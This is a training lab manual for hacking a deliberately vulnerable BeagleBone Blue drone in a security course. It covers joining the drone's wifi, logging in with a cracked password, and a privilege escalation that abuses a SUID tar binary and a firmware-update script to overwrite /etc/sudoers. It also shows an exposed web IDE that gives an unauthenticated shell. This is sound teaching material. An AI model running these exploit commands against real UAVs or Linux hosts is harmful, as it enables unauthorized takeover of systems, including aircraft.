|  |
| --- |
| Dark Wolf Solutions |
| Hack Our Drone  Module 2: Unmanned Aerial Vehicle  Lab Manual |
|  |
| 2023 05 08 |

# 

# Task 1: Describe the Device Under Test

## **Task 1 Objective**:

When starting an evaluation of a new device such as a Unmanned Autonomous Vehicle (UAV), it is important to take a moment to examine the vehicle, identify key components and attack surfaces, and research open source information such as manuals, firmware, and use cases. This can identify key features such as autopilot software, the central processing unit, and communication devices and protocols.

## **Task 1 Description**:


To better understand the system under test, answer the following questions:

* What is the flight control hardware board on this UAV?
* What processor architecture (x86, x86\_64, arm, mips, risc-v) does this run?
* What operating system is running on this SBC
* What flight control software is running on this UAV?
* What ports and interfaces are accessible?
* How is the UAV powered?
* What radio interfaces are on this UAV?
* What payloads are attached to this UAV?
* Are the propellers attached to this UAV.

## **Task 1: Solution**

### **A1: What is the flight control hardware board on this UAV?**

This UAV is using a BeagleBone Blue as the flight control hardware board.

****

### **A2: What processor architecture (x86, x86\_64, arm, mips, risc-v) does this run?**

The Octavo chip on this board is an *armhf* architecture in Debian Linux nomenclature.

### **A3: What operating system is running on this SBC?**


Most BeagleBoards, including this UAV, run a mainline or refactored version of Debian. You can determine the Debian version and kernel version during the lab.

### **A4: What flight control software is running on this UAV?**

The BeagleBone Blue can run either ArduPilot and PXt4 flight software.

**A5: What ports and interfaces are accessible?**

Refer to the illustration above. In addition, pinouts for the various interfaces are shown below.



### **A6: How is the UAV powered?**

This UAV SBC can be powered via 1 of the three following methods:

1. A 9-18V power jack
2. A powered micro USB-A connection. These can be connected to your computer.
3. An external LiPo power supply (not provided in this lab environment)

### **A7: What radio interfaces are on this UAV?**

Referring to the first diagram, the BeagleBone Blue includes onboard the following two RF interfaces

1. 802.11bgn
2. Bluetooth 4.1 / BLE

Additional radios may be connected via the various UART interfaces. An independent RC radio can have its motor control outputs connected to the PWM pins on this board.

### **A8: What payloads are attached to this UAV?**

There are no payloads attached to this UAV at this time. The most common payload found on this class of UAVs is an external camera. Payloads may be controlled via completely independent control systems or be wired to the BeagleBone Blue SBC via USB or UART.

### **A9: Are the propellers attached to this UAV?**

Not at this time. This is an important safety check, along with power considerations, before beginning any cybersecurity work on UAV.

### 

# Task 2: Access the UAV by wi-fi

## Task 2 Objective:

### Unauthorized remote access (over the air) is of a greater security concern than unauthorized local access (access through the hardware) because remote access might disrupt real-time flight operations and present a safety hazard. In this task, we use the password we discovered in the firmware found on the Ground Control System (Module 1 Task 6) to connect to the UAV remotely.

## Task 2 Description:

In the GCS Lab Module 1 Task 5, we were able to crack the password for the ‘*debian’* user. The password was ‘*darkwolf’*. We can use that to try to log in to the UAV.

In the GCS Lab Module 1 Task 6, we discovered that the UAV hotspot wi-fi password is of the form *‘Airwolf-xxxx*’ where xxxx is derived from the MAC address and matches the UAV Wireless Access Point SSID which is also of the form ‘*Airwolf-xxxx*’.

In the COMMS Lab Module 3 Task 3, we crack the wi-fi password using a dictionary attack.


## Task 2 Solutions

### Files:

If you run into trouble finding the files as discussed here, you can find a copy in “Labs > 02-UAV > Files”


### Setup:

1. Power up the UAV
2. Identify the UAV WAP SSID
   1. For example: *airwolf-b33f*
   2. The last four characters of the SSID and Passphrase are written on the green sticker on the UAV BeagleBone Blue board.
3. Insert the TP-Link USB wi-fi dongle into the Kali laptop
4. Verify that the TP-Link USB device is recognized by running the following command in a terminal. This shows that the TP-Link USB wi-fi dongle (using a Realtek wi-fi chip) has been recognized and assigned to the device name ‘*wlan1*’
   1. dmesg | tail -10




### Solution:


1. Select the ‘Network’ Icon in the upper right corner of the Kali desktop screen (the RJ-45 ethernet icon).
2. Look for the Wi-Fi Network (**TP-Link AC600 Realtek RTL8811AU**) entry
3. Select the *Available Networks* option under the TP-Link Menu listing
4. Select the Airwolf-xxxx wi-fi hotspot.




1. An Authentication dialog pops-up. Enter the password which is the same as the SSID. In this example, the password is *Airwolf-1214*. The SSID and password will be different on your UAV.




1. After authentication, run the following command in a terminal. It should show that your interface is up and assigned an IP address in the *192.168.8* subnet. In this example, the IP address is 192.168.8.143. It could be different on your network connection.
   1. ifconfig wlan1



1. Run a network scan on the UAV. The IP address of the UAV is 192.168.8.1. The ‘*-T4’* flag tells nmap to ‘*go fast*’.
   1. nmap -T4 192.168.8.1



1. Finally, login to the UAV using ssh on port 22. The password is ‘*darkwolf*’
   1. ssh debian@192.168.8.1



# Task 3: Escalation of Privilege - SUID Vulnerability

## Task 3 Objective:

The *debian* user does not have full access to the operating system - it has ordinary user privileges. In this task, we will find a path to get *root* privileges without authentication.

## Task 3 Description:

Normally, on a BeagleBone board, we can elevate to root privileges simply by running a sudo command such as sudo su -. This device has been hardened to prevent that, so we will need another method to escalate to root privilege.

## Task 3 Solution:

### Files:

The UAV firmware update files we examined in Module 1 GCS can also be found in

Kali Linux: Labs > 02-UAV > Files > rootfs


### Setup:

1. Connect your laptop to the UAV wi-fi.
2. Login to the UAV as the user *debian*.
   1. ssh debian@192.168.8.1
3. Use the *darkwolf* password we found in Module 1 GCS
4. Verify that you **cannot** run the command sudo su -




### Solution - Find the vulnerability:

1. In a terminal, in the same folder where you extracted the rootfs-system.tar.xz file you found in Module 1 GCS, you might remember seeing this entry in the file list




* 1. Note: The ‘s’ in the permissions on the left hand side of the list signifies a ‘superuser’ bit and lets unprivileged users run this command with root privileges.
  2. Note: There is a ‘vendor’ supplied file named *update\_firmware.sh* that is not a standard utility of either Linux or BeagleBone.

1. This is a short script, easy to read. We can see that it will extract files with the filename *rootfs-xxx.yyy.xz* from the directory */tmp/updates* and overlays them on the root directory. The suid bit on the tar binary is so that any user, including *debian*, can run the firmware update script.
   1. cat /usr/bin/update\_firmware.sh




We can exploit this to give the debian user access to root privileges by overwriting the /etc/sudoers file.

1. On the Kali laptop, open a terminal and run the following commands to create a new sudoers file to overwrite the old one




* 1. sudo su -
  2. mkdir -p /tmp/rootfs/etc
  3. echo “debian ALL=(ALL) NOPASSWD: ALL” > /tmp/rootfs/etc/sudoers
  4. chmod 440 /tmp/rootfs/etc/sudoers
  5. chown root:root /tmp/rootfs/etc/sudoers
  6. cd /tmp/rootfs
  7. tar cvJf /tmp/rootfs-sudoers.tar.xz .

1. Copy the tar file to the UAV



* 1. scp /tmp/rootfs-sudoers.tar.xz debian@192.168.8.1

1. SSH’d into the UAV, run the following commands to extract the new sudoer file and test the exploit



* 1. mkdir /tmp/updates
  2. mv /tmp/rootfs-sudoers.tar.xz /tmp/updates
  3. /usr/bin/update\_firmware.sh
  4. sudo su -

# Task 4: Unauthenticated Remote Access

## Task 4 Objective:

Find a network service that allows unauthenticated remote access to the UAV.

## Task 4 Description:

In Task 3, we used the wi-fi password and debian user password we discovered from firmware files found on the GCS Android phone to get initial access to the UAV. But what if we did not have the debian user password. In this task we find an unauthenticated remote access via a BeagleBone web service.

## Task 4 Solution:

### Files:


na

### Setup:


1. Power up the UAV
2. From the laptop, connect to the UAV

### Solution:


1. Run a network scan on the UAV. The IP address of the UAV is 192.168.8.1. The ‘*-T4’* flag tells nmap to ‘*go fast*’.
   1. nmap -T4 192.168.8.1



1. Open a browser and navigate to <http://192.168.8.1:80>.
   1. You will be redirected to [http://192.168.8.1/ide.html](https://192.168.8.1/ide.html)



1. Look at the teal frame in the lower portion of the web page. That is a terminal window with a running shell.



And just like that, we have an unauthenticated remote access to the UAV due to an unnecessary default network service not being disabled.From here, we can copy the same sudoers exploit file we built in Task 3 and run it to gain root access to the UAV.